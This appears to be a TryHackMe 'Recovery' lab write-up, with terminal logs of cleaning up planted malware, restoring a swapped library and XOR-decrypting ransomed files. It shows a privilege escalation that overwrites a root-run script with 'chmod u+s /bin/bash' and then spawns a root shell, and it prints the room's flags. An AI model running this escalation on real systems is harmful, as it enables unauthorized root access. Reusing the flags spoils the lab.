
```
╔══╣ Breakout via mounts
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
ls: cannot access '/sbin/modprobe': No such file or directory
═╣ release_agent breakout 1........ Yes
═╣ release_agent breakout 2........ No
═╣ core_pattern breakout .......... No
═╣ binfmt_misc breakout ........... No
═╣ uevent_helper breakout ......... No
═╣ core_pattern breakout .......... No
═╣ is modprobe present ............ No
═╣ DoS via panic_on_oom ........... No
═╣ DoS via panic_sys_fs ........... No
═╣ DoS via sysreq_trigger_dos ..... No
═╣ /proc/config.gz readable ....... No
═╣ /proc/sched_debug readable ..... Yes
═╣ /proc/*/mountinfo readable ..... Yes
═╣ /sys/kernel/security present ... Yes
═╣ /sys/kernel/security writable .. No
```

## destroy script brilliant_script.sh

I can't remose malicious script but I hawe write permissions

```
echo 'perec'> /opt/brilliant_script.sh
```

Now my shell not removed by this script



```
┌──(kali㉿kali)-[~/THM/recovery]
└─$ ssh alex@10.10.82.193
alex@10.10.82.193's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb 25 14:52:14 2024 from 10.18.88.130
alex@recoveryserver:~$ echo 'perec'> /opt/brilliant_script.sh
alex@recoveryserver:~$ ls -la
total 880
drwxr-xr-x 1 alex alex   4096 Feb 25 14:51 .
drwxr-xr-x 1 root root   4096 Jun 17  2020 ..
-rw------- 1 alex alex    104 Feb 25 14:55 .bash_history
-rw-r--r-- 1 alex alex    220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alex alex    807 Apr 18  2019 .profile
-rwxrwxr-x 1 root root  37344 Jun 12  2020 fixutil
-rwxr-xr-x 1 alex alex 828287 Feb 25 14:51 linpeas.sh
-rw-r--r-- 1 alex alex   3262 Feb 25 14:51 pwnkit.py
alex@recoveryserver:~$ which python
alex@recoveryserver:~$ which python3
alex@recoveryserver:~$ cat /opt/brilliant_script.sh
perec
alex@recoveryserver:~$ 
```


## root

now I can use this script to get root

`echo 'chmod u+s /bin/bash'> /opt/brilliant_script.sh`

Wait 1 minute and run

`/bin/bash -p`




```
alex@recoveryserver:/opt$ echo 'chmod u+s /bin/bash'> /opt/brilliant_script.sh
alex@recoveryserver:/opt$ cat brilliant_script.sh
chmod u+s /bin/bash
alex@recoveryserver:/opt$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
alex@recoveryserver:/opt$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
alex@recoveryserver:/opt$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
alex@recoveryserver:/opt$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
alex@recoveryserver:/opt$ /bin/bash -p
bash-5.0# id
uid=1000(alex) gid=1000(alex) euid=0(root) groups=1000(alex)
bash-5.0# cd /root
bash-5.0# ls -la
total 24
drwx------ 1 root root 4096 Jun 17  2020 .
drwxr-xr-x 1 root root 4096 Jun 17  2020 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxr-xr-x 1 root root 4096 Jun 17  2020 .ssh
-rwxrwxr-x 1 root root   54 Jun 17  2020 init_script.sh
bash-5.0# 
```

To delete hacker's autorized key:

`echo '1' > authorized_keys`

It is give me a 3rd flag




```
drwxr-xr-x 1 root root 4096 Jun 17  2020 .
drwx------ 1 root root 4096 Feb 25 15:16 ..
-rw-r--r-- 1 root root  567 Jun 17  2020 authorized_keys
bash-5.0# echo '1' > authorized_keys
bash-5.0# 
```

## delete malicious user


The backdor is a user **security**.

Using nano remove him from /etc/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
Debian-exim:x:105:106::/var/spool/exim4:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
alex:x:1000:1000::/home/alex:/bin/bash
```

I found 4 flags and restart machine)



Each time you remove part of the malware **and press the refresh button**, a flag will show up below.

Flag 0: THM{d8b5c89061ed767547a782e0f9b0b0fe}

Flag 1: THM{4c3e355694574cb182ca3057a685509d}

Flag 3: THM{70f7de17bb4e08686977a061205f3bf0}


Flag 4: THM{b0757f8fb8fe8dac584e80c6ac151d7d}

Good luck!

## flag 2

malware replace file */lib/x86_64-linux-gnu/liblogging.so* to */lib/x86_64-linux-gnu/oldliblogging.so*

I need to give it back




```
bash-5.0# id
uid=1000(alex) gid=1000(alex) euid=0(root) groups=1000(alex)
bash-5.0# cp /lib/x86_64-linux-gnu/oldliblogging.so /lib/x86_64-linux-gnu/liblogging.so
bash-5.0# 
```

```
cp /lib/x86_64-linux-gnu/oldliblogging.so /lib/x86_64-linux-gnu/liblogging.so
```

## the hardest flag

Here is encrypted files . and key for this files



```
drwxr-xr-x 1 root     root     4096 Jun 17  2020 .
drwxr-xr-x 1 www-data www-data 4096 May 15  2020 ..
-rw-rw-r-- 1 root     root      997 Jun 17  2020 index.html
-rw-rw-r-- 1 root     root      109 Jun 17  2020 reallyimportant.txt
-rw-rw-r-- 1 root     root       85 Jun 17  2020 todo.html
bash-5.0# cat /opt/.fixutil/backup.txt
AdsipPewFlfkmll
bash-5.0# 
```

Download files to kali and decrypt


script:

https://github.com/AlexFSmirnov/xor-decrypt/blob/master/xor-decrypt.py

```
python3 xor.py -i index.html -o index1.html -k AdsipPewFlfkmll -d
```


```
python3 xor.py -i todo.html -o todo1.html -k AdsipPewFlfkmll -d
```

```
python3 xor.py -i reallyimportant.txt -o scan.txt -k AdsipPewFlfkmll -d
```



```
┌──(kali㉿kali)-[~/THM/recovery]
└─$ python3 xor.py -i index.html -o index1.html -k AdsipPewFlfkmll -d

┌──(kali㉿kali)-[~/THM/recovery]
└─$ cat index1.html
<!DOCTYPE html>
<html>
    <head>
        <title>Recoverysoft</title>

        <style>
            body {
                margin: 0;
            }

            * {
                font-family: sans-serif;
                text-align: center;
            }

            h1 {
                font-size: 40px;
                margin-bottom: 50px;
                width: calc(100% - 80px);
                background-color: #eee;
                padding: 40px;
                margin-top: 0;
            }

            footer {
                position: fixed;
                bottom: 0;
                width: 100%;
                margin-bottom: 10px;
                font-size: 13px;
            }
        </style>
    </head>
```


now rename files to original names and send back to machine



```
┌──(kali㉿kali)-[~/THM/recovery]
└─$ mv todo1.html todo.html

┌──(kali㉿kali)-[~/THM/recovery]
└─$ rm index.html

┌──(kali㉿kali)-[~/THM/recovery]
└─$ mv index1.html index.html

┌──(kali㉿kali)-[~/THM/recovery]
└─$ scp todo.html alex@10.10.223.4:/home/alex
alex@10.10.223.4's password:
todo.html                                                                   100%   85     0.9KB/s   00:00

┌──(kali㉿kali)-[~/THM/recovery]
└─$ scp reallyimportant.txt alex@10.10.223.4:/home/alex
alex@10.10.223.4's password:
reallyimportant.txt                                                         100%  109     1.2KB/s   00:00

┌──(kali㉿kali)-[~/THM/recovery]
